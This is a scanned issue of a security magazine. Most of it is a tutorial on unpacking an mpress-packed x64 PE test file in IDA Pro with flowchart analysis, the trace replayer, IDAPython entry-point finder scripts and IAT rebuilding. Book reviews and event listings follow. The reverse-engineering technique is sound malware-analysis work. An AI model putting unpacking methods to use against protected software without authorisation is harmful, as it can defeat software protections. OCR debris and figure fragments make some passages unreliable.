Figure 3: Zoom of bottom nodes of entry point flowchart graph.



```
.MPRESS2:000000000040441A
.MPRESS2:000000000040441A ; Attributes: thunk
.MPRESS2:000000000040441A
.MPRESS2:000000000040441A sub_40441A proc near                    ; CODE XREF: start↑j
.MPRESS2:000000000040441A                                         ; start+102↑j
.MPRESS2:000000000040441A jmp     sub_40106F
.MPRESS2:000000000040441A sub_40441A endp
.MPRESS2:000000000040441A
.MPRESS2:000000000040441A ; ---------------------------------------------------------------------------
.MPRESS2:000000000040441F byte_40441F db 0E1h                     ; DATA XREF: start+7↑o
.MPRESS2:000000000040441F                                         ; start+AD↑o ...
.MPRESS2:0000000000404420 ; ---------------------------------------------------------------------------
.MPRESS2:0000000000404420 retf
.MPRESS2:0000000000404420 ; ---------------------------------------------------------------------------
.MPRESS2:0000000000404421 db 0FFh, 0FFh, 0FFh, 0FFh, 0FFh, 0FFh, 0
.MPRESS2:0000000000404428 dq 734D000000h, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.MPRESS2:0000000000404428 dq 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
.MPRESS2:0000000000404428 dq 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
```

Figure 4: Disassembly of sub_40441A.




WinGraph32 - Graph of sub_40106F
File View Zoom Move Help
30.61% (0,0) 17 nodes, 71 edge segments, 1 crossings

Figure 5: Graph of second function: sub_40106F.


WinGraph32 - Graph of sub_40106F
File View Zoom Move Help
true
rue
false
69.77% (-354,-639) 17 nodes, 71 edge segments, 1 crossings

```
; lpProcName

; hModule

al, al
[rsi-1], al

al, al
short loc_401159

jmp      short loc_401132

qword_401200+0E00h

loc_40108C
```

Figure 6: Zoom of bottom nodes from sub_40106F function.

(exit) nodes from the entry point may lead to further parts of decompression routines. Therefore our theory could still be valid, and to prove it we need to inspect further functions which are bottom nodes on our graph.

Now let's follow the jump using the 'Step into' option (F7). We land at the .MPRESS1:000000000040106F function (sub_40106F) and *IDA* stack analysis fails here. Once again, use the 'Flowchart' option (F12) – the result is shown in Figure 5. Scroll the graph to the bottom and zoom into the two red nodes (Figure 6). Inspection of loc_40108C reveals a strange near call and some garbage code after the call instruction. If you fix the call address, changing it from loc_401AC+1 to loc_401AD, the proper disassembly of the called function will look like this:

```
.MPRESS1:00000000004010AD loc_4010AD:
              ; CODE XREF: .MPRESS1:000000000040109Fp
.MPRESS1:00000000004010AD pop     rcx
.MPRESS1:00000000004010AE call    GetModuleHandleA
.MPRESS1:00000000004010B3 or      rax, rax
.MPRESS1:00000000004010B6 jz      short loc_401103
```

```
.MPRESS1:00000000004010B8 call    near ptr loc_
4010C9+3
.MPRESS1:00000000004010BD push    rsi
.MPRESS1:00000000004010BE imul    esi, [rdx+74h],
506C6175h
.MPRESS1:00000000004010C5 jb      short near ptr
loc_401135+1
.MPRESS1:00000000004010C7 jz      short near ptr
loc_40112D+1
.MPRESS1:00000000004010C9
.MPRESS1:00000000004010C9 loc_4010C9:
             ; CODE XREF: .MPRESS1:00000000004010B8p
.MPRESS1:00000000004010C9 movzx   rsi, dword ptr
[rax+rax+5Ah]
.MPRESS1:00000000004010CD push    rax
.MPRESS1:00000000004010CE pop     rcx
.MPRESS1:00000000004010CF call    GetProcAddress
```

The calls to GetModuleHandleA and GetProcAddress make this function's purpose quite obvious – although note that this is not the IAT rebuilding loop yet. Again, this is not our exit to the original entry point.


Let us examine the second red node – if you trace its caller (Figure 7) you will find that it is the short procedure which restores general registers from the stack and that it ends with a strange jump. Put a breakpoint at the jump and execute the process again (F9). Further analysis will reveal that this is in fact a jump to the original entry point. This proves that our theory was correct. What is more important is that the demonstrated method is generic and can be applied not only to different decompression/obfuscation schemes but to other executable file formats, processors and system platforms as well.

Please note that the assumptions made here are not entirely valid in the case of 'virtualizing' original code before compression/further obfuscation. In such cases the original entry point does not give us much information since the original native code is in the form of bytecode for the virtual (imaginary) processor. Decompilation in order to return to native code is beyond the scope of this tutorial.

THE TRACE REPLAYER

A new feature called 'trace replayer' was introduced in *IDA 6.3*. This is a form of specialized debugger that allows the execution flow to be recorded. This feature can be used for unpacking as well. Again, we need to make some assumptions to start. Our first assumption will be that every user-land PE process ends with the ExitProcess() function. If the decompression/deobfuscation process works correctly, when reaching the original entry point the process should not crash or call ExitProcess. The ExitProcess call should be made from the original code when the main function exits. Note that when we refer to the main function we do not consider the C/C++ main() function.

To demonstrate the use of trace replayer let's load our sample file into *IDA* again (remember this will not work in versions older than 6.3) and again select 'Local Bochs debugger', enabling a break at the entry point option. When the breakpoint is hit, enter a breakpoint at the kernel32_ExitProcess function and select from the 'Debugger' menu the 'Tracing'->'Instruction tracing' option. Now run the process again (F9) and wait… it might take a longer time since neither instruction tracing (which, internally, is automatic single stepping) nor *Bochs* emulation are speedy daemons. When the ExitProcess breakpoint is finally hit, select the 'Trace window' option from the 'Debugger'->'Tracing' menu. Jump to the end of the trace listing and move upwards. Finally you will find JMP NEAR PTR QWORD_401200+0E00h – this is the




```
push
pop
```

```
lea     rdi, sub_40106F
mov     al, 0E9h
stosb
mov     eax, 10Ch
stosd
add     rsp, 28h
pop     r8
pop     rdx
pop     rcx
pop     rbx
pop     rsi
pop     rdi
jmp     near ptr qword_401200+0E00h
```

103.33% (-579,-372) 17 nodes, 71 edge segments, 1 crossings

Figure 7: Jump to original entry point procedure found with graph analysis.



IDA has detected that RIP points to
an address which is not defined as code.
Would you like to directly create an instruction at RIP ?

Don't display this message again


Figure 8: IDA asks if the current RIP location from the trace window should be converted to code.

jump to the original entry point. If you click on the next address (.MPRESS1:qword_401200+E00) at the trace window, *IDA* will ask you if this RIP location should be defined as code (see Figure 8): agree. Our trace should look like that shown in Figure 9. If you click on the next location after JMP you will see our main code disassembly starting from the original entry point:

```
1:0000000000401200 align 1000h
.MPRESS1:0000000000402000 sub    rsp, 28h
.MPRESS1:0000000000402004 mov    r9d, 0
.MPRESS1:000000000040200A mov    r8, 401000h
.MPRESS1:0000000000402011 mov    rdx, 40100Eh
.MPRESS1:0000000000402018 xor    rcx, rcx
.MPRESS1:000000000040201B call   cs:off_40304C
.MPRESS1:0000000000402021 mov    ecx, eax
.MPRESS1:0000000000402023 call   cs:off_40303C
```

Just like the previous method, the trace replayer can be used in the unpacking of files other than x64 PE files. It also works with other debuggers so it is possible to use it in conjunction with a remote debugger, for example. Single stepping is already time consuming, and *Bochs* adds an additional delay since it is an emulator. In the case of files that are larger than our example, tracing can take more time than is acceptable. In such cases switching from *Bochs* to a real operating system can help.

There are more features to the trace replayer than those shown here, including the colouring of executed areas of code etc.



```
Thread     Address                                Instruction
00000CFC   .MPRESS1:sub_40106F:loc_401132         lodsb
00000CFC   .MPRESS1:sub_40106F:loc_401132+1       lodsb
00000CFC   .MPRESS1:sub_40106F+C6                 lodsb
00000CFC   .MPRESS1:sub_40106F+A4                 lodsq
00000CFC   .MPRESS1:sub_40106F+A6                 cmp   eax, 0FFFFFFFFh
00000CFC   .MPRESS1:sub_40106F+A9                 jz    short loc_401165
00000CFC   .MPRESS1:sub_40106F:loc_401165         lea   rdi, sub_40106F
00000CFC   .MPRESS1:sub_40106F+FD                 mov   al, 0E9h
00000CFC   .MPRESS1:sub_40106F+FF                 stosb
00000CFC   .MPRESS1:sub_40106F+100                mov   eax, 10Ch
00000CFC   .MPRESS1:sub_40106F+105                stosd
00000CFC   .MPRESS1:sub_40106F+106                add   rsp, 28h
00000CFC   .MPRESS1:sub_40106F+10A                pop   r8
00000CFC   .MPRESS1:sub_40106F+10C                pop   rdx
00000CFC   .MPRESS1:sub_40106F+10D                pop   rcx
00000CFC   .MPRESS1:sub_40106F+10E                pop   rbx
00000CFC   .MPRESS1:sub_40106F+10F                pop   rsi
00000CFC   .MPRESS1:sub_40106F+110                pop   rdi
00000CFC   .MPRESS1:sub_40106F+111                jmp   near ptr qword_401200+0E00h
```

Figure 9: Trace replayer window.

SCRIPTING THE UNPACKING PROCESS

While trace replayer adds some automation to our unpacking process it still requires some manual interaction. This is where *IDA* IDC and IDAPython functionality comes to the rescue. Since *IDA* also supports plug-in architecture you might consider this option including developing plug-ins using C/C++. On the other hand, IDC and IDAPython allow more rapid development and are available in a more dynamic way. Additionally, *IDA* already allows IDAPython and IDC scripts to be loader and processor modules.

As with previous examples, we need to start with some assumptions regarding the original entry point. One assumption that we can make is that since decompression/deobfuscation code is being added to the already linked PE file, it can attach itself as a last section. This should lead to a situation where the instruction that jumps to the original entry point has a higher address than its target. Since there are many different ways to transfer control for generic solutions we can't rely on JMP instruction opcodes for detecting the jump to the original entry point. However, we can try to assume that if the RIP register points below our executable module entry point, we might have found the original entry point address. Now let's implement this idea in IDAPython:

```
start_addr = BeginEA()

RunTo(start_addr)
GetDebuggerEvent(WFNE_SUSP, -1)
EnableTracing(TRACE_STEP, 1)

code = GetDebuggerEvent(WFNE_ANY | WFNE_CONT, -1)
if code:
    while code > 0:
        if GetEventEa() < start_addr:
            break
        code = GetDebuggerEvent(WFNE_ANY | WFNE_CONT,-1)

    PauseProcess()
    GetDebuggerEvent(WFNE_SUSP, -1)
    EnableTracing(TRACE_STEP, 0)
    MakeCode(GetEventEa())
    TakeMemorySnapshot(1)
```

Listing 1: Generic, simple OEP finder based on [3].

The following is a brief description of the functions used:

- *BeginEA()* returns the address of the entry point identified by *IDA* during automatic analysis or the entry point address entered manually by the user.
- *RunTo()* runs the process under selected debugger control and breaks at the specified address.
- *GetDebuggerEvent()* takes two arguments: WFNE_* constants and timeout value. If the timeout value is set to -1 it means infinity, while any other number defines the number of seconds to wait. It is crucial to understand that GetDebuggerEvent() must be called

after every execution break. The list of WFNE_* constants can be found in the *IDA* help file. The flags we are using: WFNE_ANY | WFNE_CONT mean that any first debugging event will be returned to our script (even if it does not suspend the debugged process execution) and continuation should be resumed from the suspended state. The WFNE_SUSP means that the script should wait until the process is suspended.

- *PauseProcess()* suspends the running process under debugger control.
- *EnableTracing()* enables debugger step tracing according to the trace_level value which is the first argument. TRACE_STEP (the lowest level trace – records all instructions), TRACE_INSN (records instruction trace) and TRACE_FUNC (records calls and rets) are possible options. The second argument, called enable, can have one of two values: 0 = turn off; 1 = turn on.
- *MakeCode()* instructs *IDA* to treat the byte stream as code at the location pointed to by the argument.
- *TakeMemorySnapshot()* takes a memory snapshot of the debugged process, meaning that debugger disassembly is transferred into the *IDA* database. This enables the results of dynamic analysis to be stored in a static disassembly produced by *IDA* at start-up.

Unfortunately, the example script will fail on our sample file since the original code is above and not below the decompression loop. However, it contains almost all the pieces necessary to build a working solution (remember always learn from your failures).

If you go back to the *WinDbg* discussion [2] you will find a method based on setting hardware breakpoints on the stack pointer at the beginning of the decompression code, which happens to be the entry point in our case. The same approach can be used with *IDA*, and thanks to the IDC/IDAPython interfaces it can quite easily be automated. First – as an exercise – try to unpack our target file manually. The local *Bochs* debugger is perfect for the job. Launch it and enable a break at the entry point option. Next, step over one instruction and set up a hardware breakpoint just as shown in Figure 10. Now run the process again (F9) and wait until the breakpoint is hit. The result should be the same as that acquired with *WinDbg*. Now we can write a script that simulates our manual actions.

Looking at listing 2, most of the functions used have been discussed already. Here are a couple of new ones:

- *SegName()* returns the segment name of an address – as discussed in the first part of this tutorial segments are not PE sections but can mimic them in a way. From *IDA*'s perspective a segment is a logical unit used to identify and separate different areas of a loaded file.
- *StepInto()* executes one step in the debugger.
- *cpu.Rsp* gives us access to the RSP register value.
- *AddBptEx()* allows us to add hardware breakpoints.
- *ScreenEA()* returns the linear address of the cursor – in our case the cursor is being set at the correct place by the script.

After the hardware breakpoint is hit we take four StepOver() function calls until the current address is lower or greater than the current one by 0x100. This value is an arbitrary guess based on the idea that inside the decompression loop you can have RIP changing instructions like conditional

```
entry_addr = BeginEA()
entry_seg = SegName(entry_addr)

print '[*] Entry point: %s:%X' % (entry_seg,entry_addr)

RunTo(entry_addr)

GetDebuggerEvent(WFNE_SUSP, -1) #page 533

StepInto()

GetDebuggerEvent(WFNE_SUSP, -1)

_rsp = cpu.Rsp

AddBptEx(_rsp, 0x8, BPT_RDWR)

code = GetDebuggerEvent(WFNE_ANY | WFNE_CONT, -1)

GetDebuggerEvent(WFNE_SUSP, -1)

curr_addr = ScreenEA()

bOk = False
i = 0

while i < 4:
        StepInto()
        if curr_addr > ScreenEA() + 0x100:
                bOk = True
                break
        if curr_addr < ScreenEA() - 0x100:
                bOk = True
                break
        GetDebuggerEvent(WFNE_SUSP, -1)
        i+=1

if bOk:
    _addr = ScreenEA()
    _seg = SegName(_addr)
    print '[*] Entry point found: %s,%X' % (_seg, _addr)
    TakeMemorySnapshot(1)
else:
    print '[*] Failed to find entry point'
```

Listing 2: IDAPython script – stack hardware breakpoint generic unpacker.

jumps or calls to subroutines but none of them should be located far away from the caller. A bigger change of RIP value suggests the presence of the original entry point. Obviously, the 0x100 value can be changed. If the RIP value hasn't changed during four iterations then scripts decide it failed in finding the OEP. Obviously the iteration number in the while loop can be changed too.

Note that after every StepInto() function call there is a companion GetDebuggerEvent call. Otherwise neither the StepInto() nor the StepOver() function would work properly. This means that the following code is invalid:

```
StepOver()
StepOver()
StepOver()
```

While this code will work correctly:

```
StepOver()
GetDebuggerEvent([...])
StepOver()
GetDebuggerEvent([...])
StepOver()
GetDebuggerEvent([...])
```

UUNP PLUG-IN ONCE AGAIN


Since version 4.9, *IDA* has come with a Universal PE Unpacker plug-in, but it can't handle our test file. Newer plug-ins (which can be used from *IDA* version 6.2 onwards with *Bochs* and 64-bit PEs) aid the unpacking process for PE files in uunp: Universal Unpacker Manual Reconstruct. This plug-in has already been mentioned in [1]. Now, when several different approaches to finding the OEP have been discussed, we can feed uunp with all the required data. The one thing uunp is helpful with and that we haven't really discussed yet is the Import Address Table (IAT) rebuilding process. If the original IAT is large this could be quite a tedious process, hence automating it with a plug-in is a very attractive option. Since *IDA* is capable of detecting broken or obfuscated IATs it will not convert *Windows* API calls to meaningful names like call GetModuleHandleA but disassembly will contain code, for example, like this: call cs:off_40304C.

In order to benefit from uunp we first need to find the OEP, but at this point it should not be a challenge. Next we need to gather some of the addresses uunp requires before it can work correctly. The tricky part is that if you get some data wrong you might not detect the error until several hours after analysing the unpacked code.

Now choose whichever method suits you best and find the correct address. In our case the original entry point address is 0x402000. This also happens to be the start of our source code so we can already supply two uunp input fields with the correct data (see Figure 11). The next field is 'Code end address' – if you can't get it from the unpacking loop then treat that as your homework. For now you can cheat a bit and load the original, unpacked test file into *IDA* and get this data from the 'Segments' view option.

Next we need the IAT start and end addresses. Obviously, IAT requires the result of the GetProcAddress function. If you analyse the depacking loop closely you can see that GetProcAddress is being called at address .MPRESS1:0000000000401152. Insert a breakpoint on the instruction before the GetProcAddress call (.MPRESS1:000000000040114F mov rcx, rbx) and run the process. When the breakpoint is hit, note the RDI register value. This is our starting address. Run the code again and after the last call to GetProcAddress execute the stosq instruction:

```
.MPRESS1:000000000040114F loc_40114F:
                 ; CODE XREF: .MPRESS1:0000000000401141j
.MPRESS1:000000000040114F mov     rcx, rbx
                 ; hModule
.MPRESS1:0000000000401152 call    GetProcAddress
.MPRESS1:0000000000401157 stosq
```



Location: RSP
Condition:

Settings
- [✓] Enabled
- [✓] Hardware
- [ ] Module relative
- [ ] Symbolic
- [ ] Source code
- [ ] Low level condition


Actions
- [✓] Break
- [ ] Trace
- [ ] Refresh debugger memory
- [ ] Enable tracing
- [ ] Disable tracing

Tracing type: Instructions

Hardware breakpoint mode
- [✓] Read
- [✓] Write
- [ ] Execute


Size: 0x8

Figure 10: Hardware breakpoint at the stack pointer.




Original entrypoint: 0x402000
Code start address: 0x402000
Code end address: 0x403000
IAT start address: 0x40303C
IAT end address: 0x403054

Figure 11: Uunp data for our test file.



```
.MPRESS1:0000000000401200                    align 1000h
.MPRESS1:0000000000402000                    sub     rsp, 28h
.MPRESS1:0000000000402004                    mov     r9d, 0
.MPRESS1:000000000040200A                    mov     r8, 401000h
.MPRESS1:0000000000402011                    mov     rdx, 40100Eh
.MPRESS1:0000000000402018                    xor     rcx, rcx
.MPRESS1:000000000040201B                    call    cs:off_40304C
.MPRESS1:0000000000402021                    mov     ecx, eax
.MPRESS1:0000000000402023                    call    cs:off_40303C
```

Figure 12: Original code disassembly from test file before running the uunp plug-in.



```
.MPRESS1:0000000000402000
.MPRESS1:0000000000402000                public start
.MPRESS1:0000000000402000 start          proc near                ; CODE XREF: .MPRESS1:
.MPRESS1:0000000000402000                sub     rsp, 28h
.MPRESS1:0000000000402004                mov     r9d, 0           ; uType
.MPRESS1:000000000040200A                mov     r8, offset Caption ; lpCaption
.MPRESS1:0000000000402011                mov     rdx, (offset Caption+0Eh) ; lpText
.MPRESS1:0000000000402018                xor     rcx, rcx         ; hWnd
.MPRESS1:000000000040201B                call    cs:MessageBoxA_0
.MPRESS1:0000000000402021                mov     ecx, eax         ; uExitCode
.MPRESS1:0000000000402023                call    cs:ExitProcess
.MPRESS1:0000000000402023 start          endp
```

Figure 13: Original code disassembly from test file after running the uunp plug-in.

Now note the RDI register value. This will be the IAT end address we are looking for. Now you can place a breakpoint at the original entry point (at 0x040200) and resume process execution. When the breakpoint at the OEP is hit, invoke uunp from the 'Edit->Plug-ins-> Universal Unpacker Manual Reconstruct' option and enter the data as shown in Figure 11. This should result in a fixed IAT and a more readable disassembly of our unpacked code as shown in Figure 13; Figure 12 contains the original unpacked code prior to running uunp.

FINAL IDA TIPS

1. *IDA* has the option to be run with a temporary database instead of creating a normal database. This can be achieved with the -t option. A temporary database might be useful when unpacking a file with a debugger in several attempts, for example.
2. *IDA* has very limited undo functionality – this means that if you break something you might not be able to quickly return it to the previous state. This is why database snapshot functionality is so handy: use it during manual analysis and unpacking! On the other hand, temporary databases are a nice feature when you want the final database to be free from any middle stages and mistakes you've made during initial attempts.
3. The TakeMemorySnapshot() function is available from IDAPython, so according to the previous tips, use it!
4. Do not forget to apply FLIRT signatures to uncompressed/deobfuscated code areas as it can aid further analysis enormously. Let *IDA* do the dirty work.
5. When stopping debugger execution from script do not forget to call GetDebuggerEvent() before the next call.
6. Source code for uunp and the Universal PE Unpacker plug-in is available in the *IDA* SDK so you can peek into the internals of them both. This can be helpful when designing your own solution.

SUMMARY

While unpacking and IAT rebuilding techniques do not differ much in general between PE and PE32+ files, the publicly available toolset is still lacking behind x64 files. Some 32-bit tools including scripts and plug-ins might not work against x64 compression/obfuscation utilities, however the background in unpacking 32-bit executables is more than helpful when unpacking 64-bit modules. The solutions and methods presented in this tutorial series aimed to show a broad spectrum of the problem and provide ready-to-use tools in order to enable solving of more complex issues by introducing solid foundations. Remember that mpress does not obfuscate code – it just compresses it – and it does not contain any anti-debugging/anti-disassembly tricks. This is an ideal situation that does not happen every time in the case of malware analysis. You can also count on the appearance of a new set of anti-debugging tricks for x64 platforms – but, by now, you should be well prepared to battle those.

REFERENCES

[1] http://www.virusbtn.com/virusbulletin/archive/2012/07/vb201207-unpacking-x64.

[2] http://www.virusbtn.com/virusbulletin/archive/2012/09/vb201209-unpacking-x64.

[3] The IDA PRO Book, 2nd Edition, Chris Eagle, ISBN: 978-1-59327-289-0, No Starch Press.

BOOK REVIEWS

TROJAN HORSE & OPERATION DESOLATION

Paul Baccas
Sophos, UK

Title: Trojan Horse

Author: Mark Russinovich

Publisher: Thomas Dunne Books

ISBN-13: 978-1250010483

This book is set throughout North America, Europe, the Near East and China over eight days in April (in the present). As in the author's previous novel, *Zero Day*, each chapter starts with a memo or a news article setting the scene or laying a thread for later in the book. We begin with power outages in an operating room and a malfunction on a train line for unknown reasons which set the scene for the story to come.

Next, we find ourselves in a UN bureaucrat's office in Geneva, where said bureaucrat is wondering how a document he emailed to a colleague in the UK government had arrived containing errors that didn't exist before he sent it. The document contained information about Iran's nuclear program, and the original had concluded that the Iranians were near completion in the program. However, the 'new' document suggested that this was not the case – and was full of other errors as well (shades of Wazzu). Meanwhile, the recipient, in the UK Foreign Office, remembers that when he opened the file, it crashed '*OfficeWorks*' – and so begins a tale that drags Jeff Aiken (ex-CIA) and Daryl Haugen (formerly NSA) to London, Geneva, Prague and Turkey.

The book describes the fictional '*OfficeWorks*' as 'the most commonly used word-processing program in the world ... [and in its current version] as bug-free as anything anywhere'. If Russinovich's day job wasn't at *Microsoft* I wonder whether he would have bothered to invent such a program. Elsewhere he refers to 'a special version of [a] debugger obtained from friends at *Microsoft*'. Having spent a significant part of the past year dealing with threats leveraging *MS Office* formats to exploit *Windows* I find it jarring that the author wasn't honest in naming the program, but it's likely that my disappointment will only be shared by others in the security industry.

The descriptions of the infection vectors are not wholly realistic, but not unrealistic either. The technical details in tech-thrillers are often quite implausible – but the author has worked hard to make his more accurate, or at least plausible.

The book's heroes, who are analysts, make believable mistakes: putting themselves in the firing line, not checking in with colleagues, and so on – the sort of mistakes that people who bear the knowledge they do (of an *Android* exploit that is being weaponized by a US government agency) really ought not to make. Such things make the story more believable and draw the reader in.

The website http://www.trojanhorsethebook.com/ hosts a well executed video introduction to the book. When I reviewed *Zero Day* (see *VB*, May 2011, p.16) I indicated that the story was quite filmic and *Trojan Horse* certainly also has those qualities. Russinovich himself has talked about potential lead actors for a Hollywood version of the story and I wonder if he can be persuaded to allow those of us on the frontline of the fight against malware to be the extras!

My major complaint about what is a great thriller is the forward by the convicted hacker Kevin Mitnick – in my opinion, giving media oxygen to this self-promoted expert is a mistake. However, any other complaints I have are minor, and they did not detract from my enjoyment of the book.

Mark Russinovich is becoming increasingly accomplished at writing fiction and if you enjoyed *Zero Day* then you will enjoy *Trojan Horse*. The book is fast-paced and would even make a long haul flight seem like a short hop.

OPERATION DESOLATION

Title: Operation Desolation: The Case of the Anonymous Bank Defacement

Author: Mark Russinovich

Publisher: Thomas Dunne Books

ASIN: B0080K37P2

This short story is set in Las Vegas at 'CyberCon', a conference hosted by a fictional security training and consulting company and sponsored by a major Department of Defense contractor. We see the return of the hero of *Zero Day*, the cyber maven Jeff Aiken, with passing appearances from Daryl Haugen. In the story, Daryl has left her job at the National Security Agency and joined Jeff in a professional and personal partnership. The events take place in the two-year period between *Zero Day* and *Trojan Horse*.

The story attempts to tackle a number of newsworthy issues: the banking crisis, hacktivism and the Anonymous group. The issues are covered in rather broad brush strokes – and if we believe that the author has followed the tip 'write about what you know', one might conclude that he had been burned in the banking crisis.

A nice touch is that there is a teaser in this story for *Trojan Horse*, in that there is mention of the *Android* vulnerability that is crucial to its plot.

Operation Desolation is another dynamic and engaging story – once started, it is hard to put down.

END NOTES & NEWS

RSA Conference Europe takes place 9–11 October 2012 in London, UK. For registration and more details see. http://www.rsaconference.com/events/2012/europe/.

Ruxcon takes place 20–21 October 2012 in Melbourne, Australia. For details see http://www.ruxcon.org.au/.

eCrime 2012 will be held 22–25 October 2012 in Las Croabas, Puerto Rico, consisting of the APWG annual General Members Meeting and the eCrime Researchers Summit VII. The eCrime Researchers Summit will discuss all aspects of electronic crime and ways to combat it. For details see http://apwg.org/events/events.html.

ISSE 2012 will take place 23–24 October 2012 in Brussels, Belgium. The event is designed to educate and inform on the latest developments in technology, solutions, market trends and best practice. See http://www.isse.eu.com/.

